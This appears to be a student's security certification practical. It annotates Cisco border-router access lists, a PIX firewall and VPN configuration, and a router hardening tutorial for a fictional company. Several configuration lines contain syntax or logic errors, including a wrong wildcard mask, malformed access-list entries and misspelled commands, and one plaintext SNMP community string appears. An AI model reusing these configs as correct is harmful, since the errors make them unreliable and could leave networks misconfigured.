A Cisco device can function as an http server such that it can be configured easily with a browser like Internet Explorer or Netscape Navigator. The GIAC security policy prohibits the configuration of network devices over the network. This will prevent unauthorized users or potential attackers from accessing the router via a web browser. All configuration is performed from the console port.

access-list 101 deny tcp any any range 135 139 log
access-list 101 deny udp any any range 135 139 log
access-list 101 deny udp any any eq 69 log
access-list 101 deny udp any any range 161 162 log
access-list 101 deny udp any any eq 514 log
access-list 101 permit ip 100.100.100.0 0.0.0.255 any
access-list 101 deny ip any any log

This access list is bound to the Fast Ethernet interface in the inbound direction. It controls traffic that leaves the GIAC network toward the Internet. The theory behind the access list is to deny some obvious ports that do not need to exit the GIAC internal network, while allowing legitimate traffic. The firewall will take care of a lot of filtering of traffic, but the principle of defense in depth suggests that additional measures are taken in case the firewall were to fail. The first two lines filter out NetBIOS traffic in case it might reach this point. The decision was made to include the NetBIOS protocols since GIAC is predominantly a Microsoft network. The third line filters out TFTP, which could be used to send configurations out across the Internet. The fourth line filters out Simple Network Management Protocol (SNMP). There should be no need to send SNMP information to the Internet. This is information a potential attacker would enjoy receiving and GIAC would like to block this protocol as such. The fifth line filters out Syslog. GIAC definitely does not want Syslog information accidentally or maliciously sent out to the Internet. This information contains vital information that gives a history of changes and events on network devices, which often includes clues to malicious activity. The last thing GIAC wants is an attacker being able to see if they are successfully evading detection. The next line, the only permitted traffic, is any host with a source address that is a legitimate GIAC address. The order of these statements is extremely important. By placing the first five lines ahead of the line with the legitimate addresses, we filter unwanted egress traffic for all packets. This effectively filters those previously mentioned protocols for legitimate addresses as well. If the sixth line was placed first, even unwanted egress traffic would pass through the router. Also, placing the only permit statement first makes the other lines repetitive with a deny any statement at the end.

access-list 102 deny ip 10.0.0.0 0.255.255.255 any
access-list 102 deny ip 172.16.0.0 0.15.255.255 any
access-list 102 deny ip 192.168.0.0 0.0.255.255 any
access-list 102 deny ip 224.0.0.0 31.255.255.255 any
access-list 102 deny ip 127.0.0.0 0.255.255.255 any
access-list 102 deny ip 100.100.100.0 0.255.255.255 any log
access-list 102 permit tcp any 100.100.100.161 eq www
access-list 102 permit tcp any 100.100.100.161 eq ssl
access-list 102 permit udp any 100.100.100.162 eq dns
access-list 102 permit tcp any 100.100.100.163 eq smtp
access-list 102 permit udp any 100.100.100.143 eq 500
access-list 102 permit ip any 100.100.100.143 eq 50

access-list 102 permit tcp any 100.100.100.0 0.255.255.255 established
access-list 102 deny icmp any any fragments log
access-list 102 permit icmp any any echo
access-list 102 permit icmp any any echo-reply
access-list 102 permit icmp any any packet-too-big
access-list 102 permit icmp any any time-exceeded
access-list 102 deny icmp any any log
access-list 102 deny ip any any log

The above access list is our ingress filter applied to traffic inbound to the GIAC network. The general idea behind the list is to keep a large amount of unwanted traffic from ever reaching the firewall, while allowing legitimate traffic into the network. Once again, GIAC aims to keep the list rather simple and cover a large percentage of unwanted traffic at the same time. GIAC also does not wish to make this access list a high maintenance list by putting in too many statements and having to monitor web sites for unallocated addresses or popularly used source addresses for previously reported attacks. While this may open up the GIAC network to a larger percentage of reconnaissance attempts or attacks, a high maintenance large access list may also cause unwanted side effects. One of these side effects could be new customers with newly allocated IP addresses not gaining access to the GIAC web server because the GIAC network administrator was either too busy or forgot to keep the access list up to date. As is always the case, the order of the rules in the access list is important. The statements in the access list use a combination of blocking out entire address spaces and permitting certain legitimate traffic with specific destination ports. In order for the list to work properly, we must first filter out entire address spaces. The first three lines filter out RFC 1918 private address spaces, which should never be legitimately used inbound from the Internet. The fourth line filters out multicast traffic, which is more traffic the GIAC network should never have to deal with. The fifth line filters out the 127 network reserved for loopback. The sixth line filters out the internal GIAC allocated address space. There should never be a reason for the border router to encounter the source address of GIAC internal hosts to be found coming into the network from the Internet. These addresses would most likely be spoofed or be the result of a misconfiguration. Therefore, the addresses are blocked. Now the access list changes its purpose to permitting legitimate traffic. We have already filtered out networks that we should never encounter for legitimate reasons, so it is time to start permitting specific protocols bound for specific hosts. By the time a packet makes it this far in access list checking, it should already be for a legitimate network. Now we check destination addresses and destination ports. Lines seven and eight ensure the web server is receiving only HTTP and SSL traffic. Line nine ensures the external DNS server on the DMZ segment is receiving only DNS requests. Line ten ensures the mail server is receiving only SMTP traffic. Lines eleven and twelve represent VPN traffic for our traveling sales force and teleworkers. The two protocols specified are for ISAKMP(IKE) and ESP, respectively. Together, they allow the firewall to receive VPN traffic from legitimate networks. Line thirteen allows traffic back into the GIAC network that has originated from the

inside. The “established” keyword signals the router to look for a flag in the TCP packet to be set for the ACK or RST positions. This is to indicate the session is already in existence and the firewall will perform the stateful check to see if the session is really legitimate or the packets have been crafted with the ACK or RST flags set. Lines fourteen through nineteen assist with some simple ICMP filtering. The first of which filters out ICMP fragments. The next four of which allow some ICMP traffic that can largely be legitimate. These are echo and echo reply (commonly used in the PING command) as well as the packet-too-big and time-exceeded that can also result from legitimate communication. The last ICMP line filters out any other ICMP traffic that does not match one of the four allowed types. These ICMP lines are placed toward the end of the access list because we would first like to attempt to match legitimate communication to reduce any latency. By the time any packet reach the ICMP lines in the access list, they are probably either ICMP traffic or they are traffic that will be denied anyway. The last line is simply a statement to deny everything else that has not matched a previous statement. Cisco access lists use an implicit “deny any” at the end, however, by putting the statement at the end with a “log” keyword, we can see what traffic has reached this point. This helps to enhance future versions of the access list and to see if there are any other potential attacks or reconnaissance efforts taking place.

no snmp-server community public RO
The above line simply ensures that SNMP is not functioning. GIAC has decided it is not worth the risk to send SNMP traffic through the firewall to a management station. Since the network is small enough, GIAC simply monitors the equipment with console terminals and Syslog messages, which are readily available in the data center, which is where the system administrators maintain their workspaces.

logging on
logging console critical
logging facility local6
logging source-interface FastEthernet0/0
logging buffered 16000
logging 100.100.100.164
The lines listed above turn on logging and send the logged events through the firewall to the internal Syslog server (allocated address is 100.100.100.164). The level of logging is set for “critical” events in order not to receive too many log messages. The fourth line simply sets the IP address associated with the events to the FastEthernet0/0 interface. While GIAC does not maintain a management system via SNMP, the company does use Syslog to capture events and to provide for a method of searching for potential reconnaissance, attacks, and problems with the system. At first glance one might think that if GIAC is sending Syslog back through the firewall, why not send SNMP. It simply adds another aspect to add complexity and management and cost, which is what GIAC is trying to avoid. Syslog events, along with custom scripts to parse events is easier to maintain than a full-fledged SNMP system.

privilege exec level 15 show tech-support
privilege exec level 15 show access-lists
privilege exec level 15 show ip traffic
privilege exec level 1 show ip
privilege exec level 1 show
The above lines are probably a paranoid implementation of security, but it is one of those items GIAC searches for because it is something that is set and is permanently part of the configuration. The commands simply change the level of privilege associated with the commands listed. Normally, show commands can be executed with basic privileges. Now, one must have higher privileges to use the first three specified commands. These commands tend to show a lot of information and it is desired to make it harder to obtain this information should an unauthorized individual gain access to the router. These commands have little effect on anyone that would be knowledgeable enough to gain access to a well-secured router, but they may provide enough time for GIAC network administrators to regain control of any possible situation in progress.

banner motd ^C…..^C
This command simply sets up the message of the day banner, which is presented at login. The banner is for legal importance, as it has been shown in the courts that without a banner, there is no warning that unauthorized individuals are excluded from accessing the device as well as a warning that events are audited. The banner is based on the Department of Justice banner (http://www.itsc.state.md.us/oldsite/info/InternetSecurity/BestPractices/WarnBanner.htm).

line console 0
exec-timeout 5 0
password 7 <…Cisco type 7 encrypted password deleted…>
login
The four lines above set up the console port to require authentication and to provide a timeout to disconnect idle sessions. The main statement is the third line, which sets a password. This Cisco proprietary algorithm, described earlier in this document, only obscures the password. As previously mentioned, the Type 7 password is only meant to combat casual observance while an unauthorized individual may briefly see the router configuration. If an unauthorized individual has more than casual contact with the configuration, there are larger problems going on.

line aux 0
exec-timeout 1 0
transport input none
The lines above set up the auxiliary port, which is usually connected with modem connections. There should never be a need to use this port, therefore, it is disabled.

line vty 0 4
exec-timeout 1 0
transport input none
The above lines are similar to that of the auxiliary port setup. Most routers are maintained via virtual terminals (using the telnet command). However, GIAC uses console ports for maintenance to further secure its network equipment. Therefore, the lines above effectively disable the virtual terminal lines.

2.2 Firewall

The main element of the GIAC security perimeter is the firewall. GIAC has invested most of its security time and effort on this portion of its defense. A Linux freeware firewall could have been implemented in order to be more cost effective, however, it was decided this was an important place to spend a little money and to have the entire Cisco Systems company behind GIAC in the form of a maintenance contract. The Cisco PIX was chosen because it is appliance based, combines the firewall with a VPN solution, and overall has a great performance when compared with cost. Cisco is also the chosen vendor for GIAC's network equipment, thereby achieving a cost savings in terms of a maintenance contract and simplicity by eliminating another possible vendor with which to maintain a relationship.

Although GIAC has chosen to integrate the firewall and VPN, this section will only highlight the portions of the configuration pertaining to the firewall. The next section will discuss the VPN specific configuration items.

nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50
These lines serve two purposes. The first purpose is purely cosmetic and maps names to physical interfaces. This is simply to make the configuration more easily readable, especially as more interfaces are present on the firewall. The second purpose is to establish a security level for each interface. This is important because it establishes the manner in which the firewall will regard traffic by default. By default traffic will not flow from a lower security level to a higher security level without expressly being permitted in access lists. However, traffic may flow from a higher security level to a lower security level with combinations of **nat** and **global** statements. In GIAC's network, the configuration clearly shows three physical interfaces. Ethernet0 connects to the border router for traffic flowing between GIAC and the Internet and has the lowest, or most untrusted security level. The ethernet0 interface is connected to the inside network and is the most protected. The DMZ is connected to the ethernet2 interface and is at a higher security level than the outside connection, but not as high as the inside network. This is exactly the purpose of the hosts connected to the DMZ.

enable password <…encrypted password deleted…> encrypted
passwd <…encrypted password deleted…> encrypted
These two commands simply set the password for telnet access and for enable mode access. The passwords are encrypted in the displayed configuration by the PIX for protection

fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1433
fixup protocol sip 5060
fixup protocol skinny 2000
The **fixup protocol** commands enable the use of the Cisco Adaptive Security Algorithm (ASA) for the specific protocols listed. This is Cisco's stateful firewall services. All of the protocols listed above are in their default state except for sqlnet, which is 1433. Port 1433 is used for Microsoft SQL. This enables the PIX to maintain a stateful connection for the listed protocols for connections initiated from a higher security level to a lower security level. This prevents attackers from sending packets with the ACK bit set that would normally pass through a packet filter (http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b15.html).

names
This command enables the usage of mapping names to IP addresses. This can enhance the readability of a configuration and is not essential to security of the network or the PIX itself. The command is enabled by default and is not used in this configuration.

access-list fromgiac permit tcp host 10.0.0.150 host 100.100.100.161 eq 1433
access-list fromgiac permit tcp host 10.0.0.155 any eq smtp
access-list fromgiac permit tcp 10.0.0.0 255.255.0.0 any eq www
access-list fromgiac permit tcp 10.0.0.0 255.255.0.0 any eq ssl
access-list fromgiac permit tcp 10.0.0.0 255.255.0.0 any eq ftp
access-list fromgiac permit tcp 10.0.0.0 255.255.0.0 any eq ftp-data
access-list fromgiac permit tcp host 10.0.0.152 host 100.100.100.162 eq dns
access-list fromgiac permit udp host 10.0.0.152 host 100.100.100.162 eq dns
The above access list is the egress filter for the firewall. To goal of the design is to use as few lines as possible, but provide a restrictive, yet operational configuration. The list was ordered to ensure the SQL server was always

handled first. This will ensure latency with the FCSA is kept to a minimum. All other services listed are not as time critical or they originate from internal hosts, therefore are secondary in terms of order of importance. The first line, as mentioned, allows the SQL server to talk to the web server. The second line allows the Exchange server to send mail out to the Internet. The third through sixth lines allow the internal hosts to access basic web services such as HTTP, HTTPS, and FTP. The last two lines allow the Domain Controller to communicate with the DNS Relay Agent for external DNS requests. Although the access list is rather simple, it provides effective filtering against such problems as malicious code. In order for traffic to escape the GIAC network, it will have to use one of the legitimate ports that are expressly permitted.

access-list frominternet permit tcp any host 100.100.100.161 eq http
access-list frominternet permit tcp any host 100.100.100.161 eq ssl
access-list frominternet permit udp any host 100.100.100.162 eq dns
access-list frominternet permit tcp any host 100.100.100.163 eq smtp
access-list frominternet permit udp host 100.100.100.145 host 100.100.100.164 eq 514

The lines above form the rule set for the firewall for connections initiated from the Internet. The border router will filter out much of the traffic that is unwanted and the firewall will handle everything else. To keep the network very simple, there really is not a large variety of allowable traffic into the network. The bread and butter of the GIAC network is the web server. Without this server, there is no reason to be in business. Therefore, GIAC must permit HTTP and SSL traffic to reach the web server. The GIAC network must also handle DNS requests and have mail delivered to the Exchange server. The web server and DNS relay are on the DMZ segment and the Exchange server is on the inside network. GIAC is using the MailGuard feature of the PIX to provide extra protection to inbound SMTP traffic. This saves the use of another system on the DMZ. The DNSGuard feature could have been used as well. However, the decision was made that since it meant direct access to the Domain Controller, the risk was still too great and did not warrant the savings of a single system. Therefore, a separate DNS Relay running the latest version of Bind exists on the DMZ. The rule set is sufficiently small enough that it probably does not matter in terms of performance. However, the web site is still the most important aspect to business, therefore it is listed first to provide a few CPU cycles of savings during times where loads may be the greatest throughout the day. DNS is positioned next to provide a timely response and SMTP is listed last since e-mail is generally not a time-sensitive application compared to serving up web pages or DNS replies. The router is also sending syslog messages to the internal syslog server. This is specified in the fifth line. It is also the lowest priority rule, thus is listed last. All other initial connections coming into the GIAC network are prohibited.

access-list fromdmz permit tcp host 192.168.100.100 host 10.0.0.155 eq 1433
access-list fromdmz permit udp host 192.168.100.101 host 10.0.0.152 eq dns
access-list fromdmz permit tcp host 192.168.100.101 host 10.0.0.152 eq dns
This access list controls traffic destined for the internal network originating from the DMZ. The only traffic originating from the DMZ should be calls to the SQL database from the web server and DNS communication with the Domain Controller. Similar to the situation with the access list controlling traffic from the Internet, the order should have very little effect. However, to optimize the communication for the GIAC web site, communication from the web server to the SQL server is listed first. The second and third lines simply establish communication with the Domain Controller for DNS. The UDP line is listed first because it is probably the most frequent type of traffic, as TCP will be used for large requests. All other traffic that does not originate from outside the DMZ is prohibited. This provides extra protection for our internal network in case one of the hosts on the DMZ is compromised. This protection provides an additional layer a potential attacker must overcome in order to penetrate the network.

pager lines 24
The **pager lines** command only sets the number of lines to be displayed on the screen at a time. It is not security relevant.

logging on
logging buffered 4
logging host inside 10.0.0.160
logging timestamp
These configuration lines set up the syslog event recording to the internal syslog host. The second line sets the level to “warning” messages. The third line specifies the internal syslog host as the destination for the messages and the fourth line simply specifies that a timestamp should be applied to each message.

interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
mtu outside 1500
mtu inside 1500
mtu dmz 1500
These lines further configure the physical interfaces. The first three lines set up the type of connection in terms of Ethernet speed and duplex. Auto negotiation has proven to be much better than it used to be and has not shown any problems; therefore for ease of configuration, this setting is used. The MTU settings set the Maximum Transmission Unit for the interfaces. 1500 is the well-known and accepted default for Ethernet. There should be no need to modify this value for GIAC’s network.

ip address outside 100.100.100.146 255.255.255.248
ip address inside 10.0.0.1 255.255.0.0
ip address dmz 192.168.100.1 255.255.255.0
These commands simply configure IP addresses and subnet masks for each physical interface. The outside interface uses an allocated IP address, while the DMZ and internal interfaces use private addresses.

ip verify reverse-path interface outside
This command helps to protect against denial of service attack attempts by requiring a route lookup of the source address. Packets are dropped if no route is found or the packet appears to be coming from the incorrect interface. Although we already have some spoofing protection on our external router, this provides defense in depth in case the router is unable to stop the packet or the router has been misconfigured
(http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a9.html).

ip audit info action alarm
ip audit attack action alarm
These lines are default configuration items for IDS signatures. GIAC is not using the IDS capability of the PIX. The decision has been made to specifically look at the interfaces attached to the PIX using Snort. This way we can stealthily observe traffic on multiple interfaces instead of using CPU cycles on the PIX. While the PIX is powerful enough to handle this capability, it was decided that having both the firewall and VPN capabilities on the PIX was taxing enough and the IDS capability would be provided separately.

no failover
failover timeout 0:00:00
failover poll 15
failover ip address outside 0.0.0.0
failover ip address inside 0.0.0.0
failover ip address dmz 0.0.0.0
The commands listed above are used for a failover configuration with a second PIX. The second requirement from the GIAC network requirement document stressed simplicity and cost. Adding a second PIX would add considerable cost and complexity into the network and would add only a slightly greater amount of availability. The cost is not only in the additional PIX. More router interfaces are needed and more ports are needed on switches that could lead to the purchase of additional line cards for switches or even additional switches. The complexity is added in ensuring the failover configuration is working properly and is an additional item to consider in the troubleshooting process. Customers, partners, and suppliers have already stated they can tolerate limited outages or downtime. Why spend the extra money or add unneeded complexity with little return?

arp timeout 14400
This command is a default value for the ARP timeout cache. It is configured as a number of seconds and the default value represents 4 hours (14400 / 60 / 60 = 4).

global (outside) 1 100.100.100.165-100.100.100.253
global (outside) 1 100.100.100.254
global (dmz) 1 192.168.100.3-192.168.100.99
The three commands listed above configure the pool of addresses to be used for NAT and PAT. The first two lines set up the addresses that are to be used when traffic is leaving the external interface of the PIX bound for the Internet. These represent a partial use of GIAC's allocated address space. Allocated addresses are needed when communicating with the Internet. The amount of addresses allocated for external communication should be sufficient. However, as an extra measure of safety, a single address (as shown in the second line) is provided as a PAT address. This address will be used in combination with the port to track the allocation of an address with a particular session. The third line sets up a pool of addresses to be used when communicating on the DMZ. More than enough addresses have been allocated, since only certain systems communicate out to the DMZ.

nat (inside) 1 10.0.0.0 255.255.0.0
nat (dmz) 1 192.168.100.0 255.255.255.0
These commands identify addresses coming through the PIX that will be translated using NAT. Since GIAC is only using two address spaces in its network for simplicity, there are only two NAT statements. The first identifies the internal network and specifies that all hosts on the 10.0 network will receive an address from the appropriate NAT pool as specified with the **global** command. The second command specifies that addresses from the 192.168.100 network will be translated. **nat** and **global** work together to first identify candidates for NAT and then by assigning the proper IP address. In order to keep the design simple, the NAT scheme was also kept simple. Inside and DMZ addresses will be translated to allocated addresses to communicate with the Internet, and internal addresses will be translated to DMZ addresses when communicating with the hosts on the DMZ.

static (dmz,outside) 100.100.100.161 192.168.100.100
static (dmz,outside) 100.100.100.162 192.168.100.101
static (inside,outside) 100.100.100.163 10.0.0.150
static (inside,outside) 100.100.100.164 10.0.0.160
The above lines configure permanent NAT addresses for certain hosts. To facilitate communication and avoid DNS problems, there are certain hosts that should have static addresses. The first line web server should always have the outside address of 100.100.100.161. The second line allocates 100.100.100.162 for the DNS relay on the DMZ. The third identifies the Exchange server as 100.100.100.163 so that mail may be sent from the Internet. The fourth line

identifies the internal Syslog server as 100.100.100.164 so the router may send its syslog messages successfully.

access-group fromgiac in interface inside
access-group frominternet in interface outside
access-group fromdmz in interface dmz
These three lines bind access lists to interfaces in a particular direction. The first uses the egress filter called “fromgiac” and binds it to the inside interface and uses it for packets heading in the PIX either to the DMZ or to the Internet. The second takes the access list called “frominternet” and binds it to the outside interface in the inbound direction. This enables the rule set to be applied to incoming traffic. The third **access-group** command enables the access list called “fromdmz” to be applied to the DMZ interface in the inbound direction. This effectively applies the rule set bound to the internal network from the DMZ. These commands are necessary because by default, no traffic passes from interfaces with lower security ratings to interfaces with higher security ratings. Therefore, since the outside interface is lower than the DMZ and internal interfaces, the binding of the access list is necessary for communication to take place. The same is true of traffic originating on the DMZ bound for the internal network. In the case of an egress filter, once NAT/PAT has been established, all traffic will flow from the high security interface to the lower security interfaces. Adding the egress filter called “fromgiac” then limits the types of traffic patterns that may leave the PIX from the internal network.

route outside 0.0.0.0 0.0.0.0 100.100.100.145 1
This command specifies the default route for the PIX to transmit the packets it receives when it is not aware of where to send the traffic. This particular command sends all traffic to the border router.

timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout unauth 0:05:00 absolute
These commands are default commands and set timeout values as associated with the connections. While it may be necessary to tweak these settings at some point in time, it represents an unnecessary risk to the configuration of the PIX and it is undesired to add to the complexity. Therefore, the settings will be left at their defaults unless the need arises to change them in the future.

no http server enable
This command effectively disables the configuration of the firewall via the PIX device manager. The other network devices are maintained via console connections in the data center and the PIX is no exception. Enabling the http server would open the PIX up for processing of HTTP packets and could put it at risk of compromise or denial of service attacks. The risk outweighs the convenience.

no snmp-server location
no snmp-server contact
snmp-server community d(Df9234@#c
no snmp-server enable traps
These four configuration lines effectively turn off SNMP. GIAC has a simple enough network that the extra cost for SNMP monitoring was not justified. Therefore, the above lines turn it off. As added protection, the community name is changed in case SNMP is accidentally turned on. This may be a paranoid configuration setting, however, it is one of these instances where it can be set and does not need to be maintained.

floodguard enable
This command is enabled by default and functions to reclaim resources if the PIX is running low. In the event the PIX is running low on resources, it will reclaim TCP resources in differing states in different priorities (http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a8.html.

telnet timeout 5
ssh timeout 5
terminal width 80
The three lines above configure the idle timeout for telnet sessions and ssh sessions in terms of minutes. The last line sets the width of the display during console sessions. It is measured in characters.

2.3 VPN

The VPN solution is also resident on the PIX, as described earlier. While combining these services into a single system produces cost savings, it also increases the risk to bring down service to the entire network. If the PIX goes down, all communication goes down to the outside world. If there were a separate VPN solution, a Cisco VPN concentrator, for example, then its failure would still leave the firewall to allow traffic into the network. However, as it has already been mentioned, the cost savings and the administration savings have been agreed upon to outweigh any risks. This section takes the configuration items related to the VPN setup and describes them below.

access-list GIACVPN_splitTunnelAcl permit ip 10.0.0 255.255.0.0 any
This is an access list for implementing a VPN split tunnel. It is used by the Cisco VPN client to decide whether or not to send traffic directly to the Internet or to send it through the VPN. If a remote user authenticates into the network using the VPN, traditionally, their access to the Internet happens through the internal network and goes back through the VPN. For better performance, remote users wish to use the connection they already have to the Internet to avoid the virtual long distance and encryption just to access the Internet. With split tunnel

enabled, VPN users can freely and quickly access the Internet using the ISP they have already dialed up instead of having to use the internal GIAC network as a conduit (http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727ae.html).

access-list inside_outbound_nat0_acl permit ip 10.0.0.0 255.255.0.0 10.0.0.0 255.255.0.0 any
This is another access list command to create an access list called "inside_outbound_nat0_acl". This access list is used in the "NAT Exemption" command explained later in this document. This access list simply lists the internal network as the permitted network that will be exempted for NAT when it is applied to communication with VPN connected users.

access-list outside_cryptomap_dyn_20 permit ip any 10.0.0.0 255.255.0.0
The above command specifies another access list, this one called "outside_cryptomap_dyn_20" and it specifies the internal network of 10.0 and any IP protocol. This use of this access list is explained later in the commands that describe the crypto policy establishment configuration.

ip local pool vpnpool 10.0.1.2-10.0.1.200
This command creates a pool of addresses to be used for VPN clients so they may be assigned an address used on the internal GIAC network for proper communication. The pool of addresses is called "vpnpool" and is later bound to the GIACvpn group.

nat (inside) 0 access-list inside_outbound_nat0_acl
This is the command that creates the NAT Exemption for the access list described earlier. This will exempt matches to the access list "inside_outbound_nat0_acl" from being translated using NAT while communicating over the VPN. Communications over the VPN are just extensions of the internal network, thus NAT should not take place and this configuration command ensures this takes place (http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727ab.html).

sysopt connection permit-ipsec
This command exempts IPSec traffic from restrictions in access lists. VPN traffic is a virtual extension of the GIAC internal network and is processed by VPN configuration and negotiation between the VPN client and the PIX.

crypto ipsec transform-set ESP-3DES-SHA esp-3des esp-sha-hmac
This command specifies a transform set called "ESP-3DES-SHA" and specifies the use of the Encapsulating Security Protocol (ESP) with 3DES encryption and the use of ESP with SHA-1 hashing and HMAC (http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a6.html).

crypto dynamic-map outside_dyn_map 20 match address outside_cryptomap_dyn_20
crypto dynamic-map outside_dyn_map 20 set transform-set ESP-3DES-SHA
These two commands are policy template statements used when processing negotiation requests. The first command creates a dynamic map named "outside_dyn_map" with a sequence number of 20 and uses the access list called "outside_cryptomap_dyn_20" to specify the applicability of the dynamic map. The second command uses the dynamic map "outside_dyn_map" created in the first command to apply the transform set specified in "ESP-3DES-SHA". It specifically applies the policy of using the ESP protocol with 3DES and the use of ESP with SHA-1 and HMAC for communications with the GIAC internal network in order to communicate with VPN clients (http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a6.html).

crypto map outside_map 65535 ipsec-isakmp dynamic outside_dyn_map
crypto map outside_map interface outside
The first line creates a crypto map called "outside_map" with a sequence number of 65535 that uses Internet Key Exchange (IKE) for establishment of the IPSec security association and it is linked to the dynamic map called "outside_dyn_map" as described above. The second entry specifies the outside interface of the PIX to identify itself to peers (http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a6.html).

isakmp enable outside
isakmp policy 20 authentication pre-share
isakmp policy 20 encryption 3des
isakmp policy 20 hash sha
isakmp policy 20 group 2
isakmp policy lifetime 86400
The above lines provide the setup and configuration for IKE. The first line enables IKE on the outside interface, which is where VPN clients will communicate with the PIX. The following lines specify IKE policy. The 20 is the priority of the policy. The lower the number, the higher the priority. The second line specifies that pre-shared keys should be used for authentication. The third line specifies 3DES as the encryption type. The fourth line specifies SHA-1 as the hashing algorithm. The fifth line specifies the use of Diffie-Hellman group 2 keylength (1024 bit). The last line specifies the number of seconds the security association is valid before expiration. 86400 seconds specifies a valid length of time of 24 hours for a security association before it must be renegotiated (http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a9.html).

vpngroup GIACVPN address-pool vpnpool
vpngroup GIACVPN dns-server 10.0.0.152
vpngroup GIACVPN wins-server 10.0.0.152
vpngroup GIACVPN default-domain giac.com
vpngroup GIACVPN split-tunnel GIACVPN_splitTunnelAcl
vpngroup GIACVPN idle-time 1800
vpngroup GIACVPN password ********
The above commands provide the configuration for the VPN client. These commands are specifically targeted toward the Cisco 3.x VPN client. There is only a single VPN group and it is called GIACVPN in this configuration. All configuration options are directed toward this group. The first line instructs the VPN client to use an address from the "vpnpool" pool if IP addresses. As described earlier, this pool is a reserved pool within the GIAC internal address space especially for use with VPN clients. The second and third lines set a DNS and WINS server as the Domain Controller. The fourth line sets the default domain to giac.com. The fifth line instructs the VPN client to use a split tunnel for the addresses matching those specified in the access list named "GIACVPN_splitTunnelAcl". Basically this instructs the VPN client to use the VPN for communication with any inside address and to use the ISP for all other Internet traffic. The sixth line specifies the idle timeout to shut down the VPN connection after the specified time. The default time is 1800 seconds, or 30 minutes. The last line sets the preshared key.

2.4 Tutorial for Border Router

2.4.1 Introduction

The following information has been taken from the GIAC Network Administrator's Manual. The Administrator's Manual contains many standard operating procedures, daily and weekly checks, network diagrams, vendor contact information, and media for installed software. The excerpt that follows pertains to the setup of the border router.

2.4.2 Setup and Background Information

The GIAC-Border router is located in the data center within rack #5 situated among the racks of network equipment. It is clearly labeled on the front and the rear as "GIAC-Border". The necessary flat blue console cable is attached to the inside of the rear door of the rack. A notebook computer or a portable terminal device will be needed to configure the router. This procedure assumes the router has either had a catastrophic failure or there is some other reason for its replacement and further assumes the IOS is loaded and it completely lacks a configuration.

2.4.3 Procedure

1. Power up the portable terminal or notebook computer and attach one end of the console cable into the serial port. *Hint: It may be necessary to use an adapter in order to successfully connect the cable to the computer. For example, an RJ-45 to DB-9 adapter may be necessary.*
2. Attach the other end of the blue cable into the port labeled as "Console" in the 3725 router.
3. Begin a HyperTerminal session if using a Windows operating system or start a similar terminal session if using some other type of portable computer. *Hint: Ensure the HyperTerminal session or similar program is configured for 9600 baud, 8 data bits, 1 stop bit, and no parity.*
4. Power up the router and watch the boot sequence for errors. *Hint: Do not press any keys at this time, as they will be interpreted as commands after the boot sequence completes.*
5. Once the boot sequence has finished, look for the following message:

```
--- System Configuration Dialog ---

At any point you may enter a question mark '?' for help.
Use ctrl-c to abort configuration dialog at any prompt.
Default settings are in square brackets '[]'.

Would you like to enter the initial configuration dialog? [yes/no]:
```

6. Enter **no** and press Enter. Instead of following the initial configuration dialog process, the router will be configured exclusively using the Command Line Interface (CLI). This will enhance the administrator's feel for the router and he/she will more quickly learn to navigate through the CLI.
7. The following line should be displayed next:

```
Would you like to terminate autoinstall? [yes]
```

8. Press Enter to terminate the autoinstall and begin to use the CLI.
9. From this point on, commands will be entered to configure the router. *Hint: A prompt ending in the ">" character means the router is in User Exec mode and configuration commands will not be valid. If the prompt ends in "#", then the router is in Privileged Exec mode. If at anytime you get lost and end up in User Exec mode, type "enable" or "en" to return to Privileged Exec mode.*
10. The prompt should now read as "`Router>`" and your next step is to type "enable" or "en" for short. *Hint: Commands may be abbreviated to be as short as necessary in order to be a unique command. For example, "en" can be used for "enable" because there are no other commands in User Exec mode that begin with "en". Another example is to use "sh" instead of "show".*

11. The prompt should now show "`Router#`". Type "conf t" in order to enter Global Configuration mode. *Note: "Conf t" has been abbreviated from the full command "configure terminal".*
12. The prompt should now reflect being in Global Configuration mode and will display as "`Router(config)#`". Type "hostname GIAC-Border" to name the router. The prompt should now change to "`GIAC-Border(config)#`".
13. Next the enable secret password will be set. Type "enable secret <password>" and press Enter. Instead of actually entering "<password>" choose a strong password.
14. Enter the following sequence of commands to turn off non-essential services as part of hardening the router. *Note: Some services are already defaulted to be off, but for extra security, awareness, and confidence, the commands will be used anyway.*

    no service config
    no service finger
    service timestamps log datetime msec localtime show-timezone
    service password encryption
    no service udp-small-servers
    no service tcp-small servers
15. Next, enter the following commands to configure the default actions of the router:

    ip subnet-zero
    no ip domain-lookup
    no ip bootp server
    no ip source-route
    ip routing
16. The next task is to configure both interfaces, the external serial and the internal Fast Ethernet. These commands are performed from Interface Configuration mode. To enter Interface Configuration mode for the Fast Ethernet interface, type "int fa0/0" and press Enter. *Note: The command is short for "interface fastethernet0/0".*
17. The prompt will change to "`GIAC-Border(config-if)#`". The first action is to ensure the interface is shut down while we are configuring it. To perform this action, type "shut" and press Enter. *Note: "shut" is the abbreviated form of "shutdown". It is a good idea to shut down interfaces while they are being configured. If a cable is connected to the physical interface, the router may end up processing and routing traffic before the appropriate precautionary commands are entered and access lists are created and bound to the interface.*
18. Enter the following commands to configure the interface:

    description Connection to PIX
    ip address 100.100.100.145 255.255.255.248
    ip access-group 101 in

no ip redirects
no ip directed-broadcast
no ip proxy-arp
no ip unreachables
speed auto
full-duplex
no cdp enable

19. Type “exit” and press Enter to return to Global Configuration mode.
